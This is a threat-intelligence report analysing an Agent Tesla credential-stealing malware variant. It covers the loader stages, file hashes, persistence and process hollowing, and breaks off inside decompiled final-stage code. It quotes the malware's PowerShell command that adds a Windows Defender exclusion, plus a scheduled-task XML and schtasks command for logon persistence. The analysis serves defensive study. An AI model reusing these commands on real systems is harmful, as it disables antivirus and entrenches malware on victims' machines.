Unfolding Agent Tesla: The Art of Credentials Harvesting

Analysis of Agent Tesla, A Close Look at Password Theft Technique

ABSTRACT

Agent Tesla, a sophisticated malware, infiltrates systems through phishing emails. It consists of a multi-stage process with various droppers, its primary goal is to extract sensitive information, especially passwords from web browsers, email, VPN, and FTP clients. The stolen data is emailed to the attacker's email through compromised servers. This report offers insights into Agent Tesla's tactics, techniques and sub techniques.

Osama Ellahi

Threat Researcher

linkedin.com/in/osamaellahi/

Contents

Executive Summary

Agent Tesla is a very detailed form of malware that typically infiltrates systems through deceptive emails. Once executed, it goes through multiple stages, using various droppers to disguise its presence. The malware's primary goal is to steal sensitive information, such as passwords, from web browsers, email, VPN, and FTP clients. It then secretly transmits this stolen data to the attacker’s email through a compromised email server.


This highlights the importance of being cautious with email attachments to prevent falling victim to such malicious activities.

Malware Flow

Agent Tesla starts its malicious journey through a phishing email. The initial carrier is an {EXE} file, known as the dropper. Inside this executable file, there is a second stage {DLL} that gets loaded into its modules. Subsequently, a third stage {DLL} is loaded, followed by a fourth stage {DLL}. This fourth {DLL} is crucial, as it contains the actual Agent Tesla binary, which is also an {EXE} file.

Upon execution, this fourth-stage binary extracts the **Agent Tesla payload**, decrypts it, and injects the Agent Tesla binary into its own running process. In simpler terms, it activates the malicious code within itself. **The final stage binary is responsible for harvesting credentials from various sources, including browsers, email clients, VPN clients, and FTP clients**.

Once it successfully collects passwords from the system, the malware takes the next step by sending this stolen data to the attacker's email address. To achieve this, it utilizes a compromised email server, completing the malicious cycle initiated by the phishing email.



Malware Composition

2877f7995c2735d9f3776a49b6b28f9af850446b023821833c94581ce2b689c4


	SHA256	SHA1	MD5
First stage - exe	2877f7995c2735d9f3776a49b6b28f9af850446b023821833c94581ce2b689c4	1d3e3bb92c0350076148ba6fc3573335aaf03a9c	431c41bf81aabdb9577e61c7bde667ef
Ben – dll	bc419893a2948f85aa53af290eca67dc626ab1467b72a45419385d0fe709fd58	ffdd62b71859332e9cc44fb673c40cf361029964	febba18c6714fcec16d3b1961ae8e54c
Reaction Diffusion - dll	d01f3dea3851602ba5a0586c60430d286adf6fcc7e17aab080601a66630606e5	cf6924eb360c7e5a117323bebcb6ee02d2aec86d	579197d4f760148a9482d1ebde113259
Tyrone – dll	8b76c98384c6c3adc45bccab7569d9c9683c322c20934b03cda24c84b76fb70d	d9480b6ad651a8b777a91f7dcf31652de1e03894	88d10653202e2cfcd3e972537f3911ce
Final Stage {agent tesla} - exe	bc419893a2948f85aa53af290eca67dc626ab1467b72a45419385d0fe709fd58	2eba02407a65333a3675b0bafda8ddd3f2f7fc99	7911215edc491695bf598dbff6f1d0c1

Loader


Agent tesla in this variant comes in a very famous loader which is written in c#. This loader has been seen with so much malware like formbook, remcos and njrat etc. It have the malicious code inside the InitializeComponent() and it is a form application.

It starts with initializing a string with obfuscated binary content.


It de-obfuscates the content by replacing **"|" with "00".** Then it loads the assembly by the name **Ben i**n modules. Ben is same obfuscated binary which it has in string JFDJ after de obfuscation, it loads in its module for further processing.




After that it loads a second DLL **ReactionDiffusion** in modules extracting from resources.




And then the third DLL is loaded in modules with name of "**Tyrone**". It invoke "**lNeFsQJBtN**()" method from "**xmUvG0atRoqU5DT6Sy.mCFjRgCR32aHEMMYFO**"




It checks if the file exits "**C:\Users\%username%\AppData\Roaming\kzsAJcIeUIa.exe**" if it does not exist **it copies itself there**. It is doing this for persistence purposes.




It changes the permission of the copied file so that no one could be able to change it or delete it.



As we can see clear difference in the following picture, the left picture shows before executing this function and right picture was recorded after the execution. After this the user cannot delete or write anything in the file.



Then it loads the encoded string from modules of **tyrone** binary and decode it. The decoded string looks like an xml, let's explore it further.



Persistence

This variant of agent tesla performs persistence by using task scheduler method, it runs a PowerShell command which takes a temporary **xml file** that contains configuration of task.
It performs the following steps.


- loads string from modules.
- creates a new process.

- Assign those strings to this new process as an argument.
- Make window style hidden of process.
- Start the process.


Defense Evasion

It adds an exclusion for a specific file (in this case, **kzsAJcIeUIa.exe** located in a user's **AppData\Roaming** directory) to Windows Defender's scanning process. This command tells Windows Defender not to scan or consider this file as a potential threat.

Powershell.exe
@"Add-MpPreference -ExclusionPath ""C:\Users\%username%\AppData\Roaming\kzsAJcIeUIa.exe"""



After that **it alter information of xml** and save it in **tmp folder**
@"C:\Users\%username%\AppData\Local\Temp\tmp95EB.tmp"



This xml contains the configuration about the persistent task. It is triggered **on every Log on of user**, when user starts the system, it will execute an application which is saved in roaming.

Before

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2014-10-25T14:27:44.8929027</Date>
    <Author>[USERID]</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>[USERID]</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>[USERID]</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>[LOCATION]</Command>
    </Exec>
  </Actions>
</Task>
```


After

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2014-10-25T14:27:44.8929027</Date>
    <Author>DESKTOP-002IHON\shaddy</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>DESKTOP-002IHON\shaddy</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>DESKTOP-002IHON\shaddy</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Users\shaddy\AppData\Roaming\kzsAJcIeUIa.exe</Command>
    </Exec>
  </Actions>
</Task>
```


The next command utilizes the Windows Task Scheduler tool, schtasks.exe, to create a scheduled task named "**kzsAJcIeUIa**" within the "Updates" folder. The task's properties and settings are defined in an XML file located at "**C:\Users%username%\AppData\Local\Temp\tmp95EB.tmp**," with %username% serving as a placeholder for the currently logged-in user's username.

"schtasks.exe"

@"/Create /TN ""Updates\kzsAJcIeUIa"" /XML ""C:\Users\%username%\AppData\Local\Temp\tmp95EB.tmp"""




It sets the process windows style hidden to run this command in background, so that user would not see any command pop up.



Injection


It creates read write and executable memory and then writes whole new extracted binary from resources.

After that it injects the final stage malware in same process, this is process hollowing because a whole binary is injected into same process.



Final Stage

The final stage is also developed in dot net (C#) and it is also obfuscated. I tried de4dot but still the final stage was obfuscated so I continue with the debugging.
In the following figure you can see all the names are obfuscated.



At first, the **xNLwYiY** function is a C# method that attempts to terminate all processes with the same name as the current process, excluding itself.
It gets all processes ids and compares with current process id if current running process id does match then it terminates the process. It is doing this so that if it is already running then close it and remove the repetition.

```
325
326         // Token: 0x060001FF RID: 511 RVA: 0x00024BE4 File Offset: 0x00022DE4
327         public static void xNLwYiY()
328         {
329             int num = 0;
330             do
331             {
332                 if (num == 0)
333                 {
334                     num = 1;
335                 }
336             }
337             while (num != 1);
338             try
339             {
340                 string processName = Process.GetCurrentProcess().ProcessName;
341                 int id = Process.GetCurrentProcess().Id;
